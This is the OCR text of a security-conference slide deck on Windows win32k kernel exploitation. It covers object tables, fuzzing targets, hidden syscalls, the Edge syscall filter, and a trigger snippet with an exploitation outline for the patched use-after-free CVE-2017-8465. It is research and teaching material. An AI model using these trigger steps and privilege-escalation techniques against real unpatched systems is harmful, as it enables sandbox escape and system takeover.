Over the Edge

Pwning the windows kernel

Rancho Han
Tencent Security ZhanluLab

腾讯安全湛泸实验室

About me

- Sandbox Escape
- Kernel Exploit
- Vulnerability Discovery
- Security Researcher of Tencent ZhanluLab
- Twitter: @RanchoIce

About ZhanluLab

- Director is yuange, most famous researcher in China
- A member of Tencent Security Union Lab
- Pwn2own2017 winner , as Tencent Security Lance Team
- We are hiring, base BeiJing
- Twitter: @ZhanluLab

Agenda

- Win32k analysis
- Fuzz strategy
- Break out sandbox
- Demo Time


Win32k Object

- User object

  win32kbase!gSharedInfo

```
typedef struct _HANDLEENTRY {
    PVOID    pKernel;              // object's kernel address
    PVOID    pOwner;               // pointer to object's owner
    BYTE     bType;                // user object type
    BYTE     bFlags;
    WORD     wUniq;                // uniqueness count
};

PVOID HMAllocObject(
    PVOID ptiOwner,
    PVOID pDesk,
    BYTE bType,
    DWORD size
);
```

User Object



xrefs to HMAllocObject(x,x,x,x)

Directi	Typ	Address	Text	
	r	AllocateHidData(x,x,x,x,x)+35	call	ds:HMAllocObject(x,x,x,x)
D···	r	InternalCreateMenu(int)+33	call	ds:HMAllocObject(x,x,x,x)
D···	r	_SetWinEventHook(x,x,x,x,x,x,x,x)+7D	call	ds:HMAllocObject(x,x,x,x)
D···	r	_BeginDeferWindowPos(x)+13	call	ds:HMAllocObject(x,x,x,x)
D···	r	zzzSetWindowsHookEx(x,x,x,x,x,x)+F0	call	ds:HMAllocObject(x,x,x,x)
D···	r	_CreateEmptyCursorObject(x)+15	call	ds:HMAllocObject(x,x,x,x)
D···	r	xxxCreateWindowEx(x,x,x,x,x,x,x,x,x,x,x,x,x,x,x,x,x,x)+···	call	ds:HMAllocObject(x,x,x,x)
D···	r	.text:0008325B	call	ds:HMAllocObject(x,x,x,x)
D···	r	xxxLoadKeyboardLayoutEx(tagWINDOWSTATION *,void *,HKL···	call	ds:HMAllocObject(x,x,x,x)
D···	r	CreateInputContext(x)+4B	call	ds:HMAllocObject(x,x,x,x)
D···	r	LoadKeyboardLayoutFile(void *,uint,uint,ushort const ···	call	ds:HMAllocObject(x,x,x,x)
D···	r	_CreateAcceleratorTable(x,x)+23	call	ds:HMAllocObject(x,x,x,x)
D···	r	xxxCsDdeInitialize(x,x,x,x,x)+84	call	ds:HMAllocObject(x,x,x,x)
D···	r	GetCPD(x,x,x)+3B	call	ds:HMAllocObject(x,x,x,x)
D···	r	AllocTouchInputInfo(tagTHREADINFO *,uint,tagTOUCHINPU···	call	ds:HMAllocObject(x,x,x,x)
D···	r	Createpxs(ulong (*)(ulong *,long *,tagDDECONV *),void···	call	ds:HMAllocObject(x,x,x,x)
D···	r	NewConversation(tagDDECONV * *,tagDDECONV * *,tagWND ···	mov	edi, ds:HMAllocObject(x,x,x,x)
D···	r	_ConvertMemHandle(x,x)+27	call	ds:HMAllocObject(x,x,x,x)
D···	r	AllocGestureInfo(x,x,x,x)+33	call	ds:HMAllocObject(x,x,x,x)


Win32k Object

- Gdi object

  win32kbase!gpentHmgr

```
typedef struct _GDITableCell {
    PVOID    pKernel;              // object's kernel address
    USHORT   nProcess;             // object's owner pid
    USHORT   nCount;
    USHORT   nUpper;
    USHORT   nType;                // gdi object type
    PVOID    pUser;
};

PVOID AllocateObject(
    ULONG allocSize,
    ULONG objType,
    BOOL bZero
);
```

Gdi Object



xrefs to AllocateObject(x,x,x)

Directi	Tyt	Address	Text	
Up	p	GreCreateColorSpace(_LOGCOLORSPACEEXW *)+3C	call	AllocateObject(x,x,x)
Up	p	BRUSHMEMOBJ::pbrAllocBrush(int)+20	call	AllocateObject(x,x,x)
Up	p	GreCombineRgn(x,x,x,x)+50	call	AllocateObject(x,x,x)
Up	p	DC::iCombine(_RECTL *,long)+91	call	AllocateObject(x,x,x)
Up	p	DC::bCompute(void)+548	call	AllocateObject(x,x,x)
Up	p	DC::bSetDefaultRegion(void)+3B2	call	AllocateObject(x,x,x)
	p	HmgAlloc(x,x,x)+27	call	AllocateObject(x,x,x)
D···	p	RGNMEMOBJ::bFastFill(EPATHOBJ &,long,_POINTFIX *)+E5	call	AllocateObject(x,x,x)
D···	p	RGNMEMOBJ::vCreate(EPATHOBJ &,ulong,_RECTL *)+219	call	AllocateObject(x,x,x)
D···	p	RGNMEMOBJ::RGNMEMOBJ(int,int)+1E	call	AllocateObject(x,x,x)
D···	p	RGNMEMOBJ::vInitialize(ulong)+1C	call	AllocateObject(x,x,x)
D···	p	RGNMEMOBJ::RGNMEMOBJ(RGNMEMOBJ::DestructorDisposition)···	call	AllocateObject(x,x,x)
D···	p	RGNMEMOBJ::RGNMEMOBJ(void)+15	call	AllocateObject(x,x,x)
D···	p	SURFMEM::bCreateDIB(_DEVBITMAPINFO *,void *,void *,ulo···	call	AllocateObject(x,x,x)
D···	p	GreCreateRectRgnIndirect(x)+75	call	AllocateObject(x,x,x)
D···	p	PALMEMOBJ::bCreatePalette(ulong,ulong,ulong *,ulong,ul···	call	AllocateObject(x,x,x)
D···	p	PATHMEMOBJ::PATHMEMOBJ(void)+53	call	AllocateObject(x,x,x)

Win32k Object

- Types of user object & gdi object

User Object	Gdi Object
Window = 1, Menu = 2, Cursor = 3, WindowPos = 4, WindowsHook = 5, MemHandle = 6, CallProcData = 7, AccelTable = 8, DDE Access = 9, DDE Conversation = 0xA, DDE Transaction = 0xB, Monitor = 0xC, KeyboardLayout = 0xD, KeyboardLayoutFile = 0xE, EventHook = 0xF, Timer = 0x10, HidData = 0x12, InputContext = 0x11, TouchInfo = 0x14, GestureInfo = 0x15, MinuserWindow = 0x17	DC = 1, Region = 4, Bitmap = 5, ClientObj = 0x6, Path = 7, Palette = 8, ColorSpace = 9, hFont = 0xA, RFont = 0xB, ColorTransfom = 0xE, SpriteObj = 0xF, Brush =0x10, LogicSurface = 0x12, Space = 0x13, ServerMetaFile = 0x15, DriverObj = 0x1C

How to fuzz?

Fuzz the relationship between objects

Relationship	Target Object	Operation
Position	Window WndPos	SetInternalWndPos SetForegroundWindow SetWindowPos DeferWindowPos SetWindowPlacement
Parent & Child	Window DComposition	SetParent SetWindowLongPtr(GWLP_HWNDPARENT) NtDCompositionRemoveVisualChild NtDCompositionReplaceVisualChildren
Link	Cursor	NtUserLinkDpiCursor
Selete	DC Region Bitmap Palette	SelectObject GetStockObject SelectPalette

Previous work in this area

- 33 bugs in 2016, and 35 bugs in 2017

Win32k Elevation of Privilege Vulnerability	CVE-2016-3249
Win32k Elevation of Privilege Vulnerability	CVE-2016-3250
Win32k Information Disclosure Vulnerability	CVE-2016-3251
Win32k Elevation of Privilege Vulnerability	CVE-2016-3252
Win32k Elevation of Privilege Vulnerability	CVE-2016-3254
Win32k Elevation of Privilege Vulnerability	CVE-2016-3308
Win32k.sys EoP vulnerability	CVE-2016-3309
Win32k Elevation of Privilege Vulnerability	CVE-2016-3310
Win32k Elevation of Privilege Vulnerability	CVE-2016-3311

Win32k Elevation of Privilege Vulnerability	CVE-2017-8573
Win32k Elevation of Privilege Vulnerability	CVE-2017-8574
Win32k Elevation of Privilege Vulnerability	CVE-2017-8577
Win32k Elevation of Privilege Vulnerability	CVE-2017-8578
Win32k Elevation of Privilege Vulnerability	CVE-2017-8580
Win32k Elevation of Privilege Vulnerability	CVE-2017-8581

Digging more in-depth

Hidden Syscall

- NtUserfn* disappeared from the syscall table

NtUserWindowFromPoint	0x1207	0x1238	0x1238	0x124f
NtUserYieldTask	0x120a	0x1239	0x1239	0x1250
NtUserfnCOPYDATA	0x112d			
NtUserfnCOPYGLOBALDATA	0x112e			
NtUserfnDDEINIT	0x112f			
NtUserfnDWORD	0x1130			
NtUserfnDWORDOPTINLPMSG	0x1131			
NtUserfnGETTEXTLENGTHS	0x1132			
NtUserfnHkINDWORD	0x1133			
NtUserfnHkINLPCBTACTIVATESTRUCT	0x1134			
NtUserfnHkINLPCBTCREATESTRUCT	0x1135			
NtUserfnHkINLPDEBUGHOOKSTRUCT	0x1136			
NtUserfnHkINLPKBDLLHOOKSTRUCT	0x1137			
NtUserfnHkINLPMOUSEHOOKSTRUCT	0x1138			
NtUserfnHkINLPMSG	0x1139			

- Thanks to http://j00ru.vexillium.org/syscalls/win32k/32/

Hidden Syscall

NtUserMessageCall->gapfnMessageCall

```
.rdata:00000001C02DD3A0 gapfnMessageCall dq offset NtUserfnDWORD
.rdata:00000001C02DD3A8                  dq offset NtUserfnEMPTY
.rdata:00000001C02DD3B0                  dq offset NtUserfnINLPCREATESTRUCT
.rdata:00000001C02DD3B8                  dq offset NtUserfnINSTRINGNULL
.rdata:00000001C02DD3C0                  dq offset NtUserfnOUTSTRING
.rdata:00000001C02DD3C8                  dq offset NtUserfnINSTRING
.rdata:00000001C02DD3D0                  dq offset NtUserfnINOUTLPPOINT5
.rdata:00000001C02DD3D8                  dq offset NtUserfnINLPDRAWITEMSTRUCT
.rdata:00000001C02DD3E0                  dq offset NtUserfnINOUTLPMEASUREITEMSTRUCT
.rdata:00000001C02DD3E8                  dq offset NtUserfnINLPDELETEITEMSTRUCT
.rdata:00000001C02DD3F0                  dq offset NtUserfnINWPARAMCHAR
.rdata:00000001C02DD3F8                  dq offset NtUserfnINLPHLPSTRUCT
.rdata:00000001C02DD400                  dq offset NtUserfnINLPCOMPAREITEMSTRUCT
.rdata:00000001C02DD408                  dq offset NtUserfnINOUTLPWINDOWPOS
.rdata:00000001C02DD410                  dq offset NtUserfnINLPWINDOWPOS
.rdata:00000001C02DD418                  dq offset NtUserfnCOPYGLOBALDATA
.rdata:00000001C02DD420                  dq offset NtUserfnCOPYDATA
```

```
LRESULT NtUserMessageCall(
    IN HWND hwnd,
    IN UINT msg,
    IN WPARAM wParam,
    IN LPARAM lParam,
    IN ULONG_PTR xParam,
    IN DWORD xpfnProc,
    IN BOOL bAnsi);
```

Hidden Functions

NtUserCall*->apfnSimpleCall


```
.rdata:00000001C02DC750 apfnSimpleCall  dq offset _CreateMenu    ; DATA XREF: NtUserCall
.rdata:00000001C02DC750                                          ; NtUserCallTwoParam+30
.rdata:00000001C02DC758                 dq offset _CreatePopupMenu
.rdata:00000001C02DC760                 dq offset _AllowForegroundActivation
.rdata:00000001C02DC768                 dq offset _CancelQueueEventCompletionPacket
.rdata:00000001C02DC770                 dq offset xxxClearWakeMask
.rdata:00000001C02DC778                 dq offset xxxCreateSystemThreads_0
.rdata:00000001C02DC780                 dq offset zzzDestroyCaret
.rdata:00000001C02DC788                 dq offset _DisableProcessWindowsGhosting
.rdata:00000001C02DC790                 dq offset _DrainThreadCoreMessagingCompletions
.rdata:00000001C02DC798                 dq offset xxxGetDeviceChangeInfo
.rdata:00000001C02DC7A0                 dq offset _GetIMEShowStatus
.rdata:00000001C02DC7A8                 dq offset _GetInputDesktop
.rdata:00000001C02DC7B0                 dq offset _GetMessagePos
.rdata:00000001C02DC7B8                 dq offset _GetQueueIocp
.rdata:00000001C02DC7C0                 dq offset _GetUnpredictedMessagePos
.rdata:00000001C02DC7C8                 dq offset HandleSystemThreadCreationFailure_0
.rdata:00000001C02DC7D0                 dq offset zzzHideCursorNoCapture
```

```
ULONG_PTR NtUserCallOneParam(
    IN ULONG_PTR dwParam,
    IN DWORD xpfnProc);

ULONG_PTR NtUserCallHwndParam(
    IN HWND hwnd,
    IN ULONG_PTR dwParam,
    IN DWORD xpfnProc);

  ...
```

Usermode callback


- So many years past, Microsoft has patched many times for it. Can we sill get something from this mechanism?

```
CVE-2014-4113  xxxMNFindWindowFromPoint
CVE-2015-0057  xxxEnableScrollBar
CVE-2015-1701  xxxCreateWindowEx
CVE-2015-2360  xxxRecreateSmallIcons
CVE-2015-2363  tagCLS UAF
CVE-2015-2546  tagPOPUPMENU UAF
CVE-2016-0167  xxxMNDestroyHandler
CVE-2017-0263  xxxMNEndMenuState
```



Usermode callback

KeUserModeCallback from win32k




Fuzz callback

- Hook KernelCallbackTable

```
1: kd> dt 006c2000 _PEB -y KernelCallbackTable
nt_7ff65e5d0000!_PEB
   +0x058 KernelCallbackTable : 0x00007ffb`f2f31000 Void

1: kd> dqs 0x00007ffb`f2f31000 l30
00007ffb`f2f31000  00007ffb`f2ec3a30 user32!_fnCOPYDATA
00007ffb`f2f31008  00007ffb`f2f2ab10 user32!_fnCOPYGLOBALDATA
00007ffb`f2f31010  00007ffb`f2ed1330 user32!_fnDWORD
00007ffb`f2f31018  00007ffb`f2ed4690 user32!_fnNCDESTROY
00007ffb`f2f31020  00007ffb`f2ed3de0 user32!_fnDWORDOPTINLPMSG
00007ffb`f2f31028  00007ffb`f2f2b0d0 user32!_fnINOUTDRAG
00007ffb`f2f31030  00007ffb`f2ed5010 user32!_fnGETTEXTLENGTHS
00007ffb`f2f31038  00007ffb`f2f2ae50 user32!_fnINCNTOUTSTRING
00007ffb`f2f31040  00007ffb`f2f2af00 user32!_fnINCNTOUTSTRINGNULL
00007ffb`f2f31048  00007ffb`f2f2afa0 user32!_fnINLPCOMPAREITEMSTRUCT
```

Breaking the sandbox

System call filtering



Win32k filter

- Filtered or not, by this table

```
int __fastcall stub_GdiCreateRectRgn(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  int result; // eax@3
  __int64 v5; // [sp+20h] [bp-28h]@1
  __int64 v6; // [sp+28h] [bp-20h]@1
  __int64 v7; // [sp+30h] [bp-18h]@1
  __int64 v8; // [sp+38h] [bp-10h]@1

  v5 = a1;
  v6 = a2;
  v7 = a3;
  v8 = a4;
  if ( (unsigned __int8)IsWin32KSyscallFiltered(0x84i64)
    && (NtUserWin32kSysCallFilterStub(aNtGdiCreateRec, 0x84i64), (unsigned __int8)PsIsWin32KFilterEnabled()) )
  {
    result = W32pServiceTableFilter[4 * *(_QWORD *)&W32pServiceLimitFilter + 132];
    if ( result > 0 )
      result = 0xC000001C;
  }
  else
  {
    result = NtGdiCreateRectRgn(v5, v6, v7, v8);
  }
  return result;
}
```

Three ways over the Edge

- Win32k bug avaliable out of filter list
- Bypass win32k filter via chakra JIT process
- Exploit a Direct X vulnerability

CVE-2017-8465

- https://github.com/progmboy/kernel_vul_poc/blob/master/windows/cursor_poc/poc.cxx

```
//_CreateEmptyCursorObject
hCur1 = (HCURSOR)NtUserCallOneParam(0, 0x2d);
hCur2 = (HCURSOR)NtUserCallOneParam(0, 0x2d);
CurData[0x6] = 0x1000;
CurData[0x8] = 1;
CurData[0x15] = 1;
CurData[0x16] = 1;
NtUserSetCursorIconData(hCur2, &pstrModName, &pstrModName, CurData);
NtUserLinkDpiCursor(hCur1, hCur2, 0x20);
NtUserSetCursorIconData(hCur2, &pstrModName, &pstrModName, CurData)
NtUserDestroyCursor(hCur2, 1);
NtUserDestroyCursor(hCur1, 1);        // Trigger!
```

CVE-2017-8465


A very good bug discovered by Yinliang of Tencent PCMgr.

All the functions for triggering are not filtered

The specific flaw exists within the win32kfull!LinkCursor function. Due to the lack of proper check between two linked cursors, a use-after-free could be triggered after a series operations.


Step 1

```
//Create two cursors and link them
hCur1 = (HCURSOR)CreateEmptyCursorObject();
hCur2 = (HCURSOR)CreateEmptyCursorObject();

NtUserLinkDpiCursor(hCurC, hCurD, 0x80);
```




Step 2

```
//Reset cur2->DpiHead to itself
NtUserSetCursorIconData(hCur2, &pstrModName,
&pstrModName, CurData);
```



Step 3

```
DestroyCursor(hCur2);
```



Step 4

The we destroy Cur1, we are going to destroy the Cur1->Next list. So we have a UAF bug:

```
_DestroyCursor(Cur1->Next);  //UAF!
```

CVE-2017-8465

- Exploitation Steps

1. Link two cursors and then destroy cur2.
2. Allocate AcceleratorTable objects.
3. Trigger the vulnerability, get AAW.
4. Abusing palette primitives for full read/write.

CVE-2017-8465

- It has been patched on June 2017

```
The Microsoft delete CreateEmpryCursor from apfnSimpleCall table,

and no LinkCursor now.
```

Bypass win32k filter

- Flags3.EnableFilteredWin32kAPIs

```
.text:0000000140101350                  public PsIsWin32KFilterEnabled
.text:0000000140101350 PsIsWin32KFilterEnabled proc near
.text:0000000140101350                  mov     rax, gs:188h
.text:0000000140101359                  mov     rcx, [rax+0B8h]
.text:0000000140101360                  mov     eax, [rcx+_EPROCESS.Flags3]
.text:0000000140101366                  shr     eax, 0Fh
.text:0000000140101369                  and     al, 1
.text:000000014010136B                  retn
.text:000000014010136B PsIsWin32KFilterEnabled endp
```

- From WIP 15048, Edge enabled OOP JIT Server

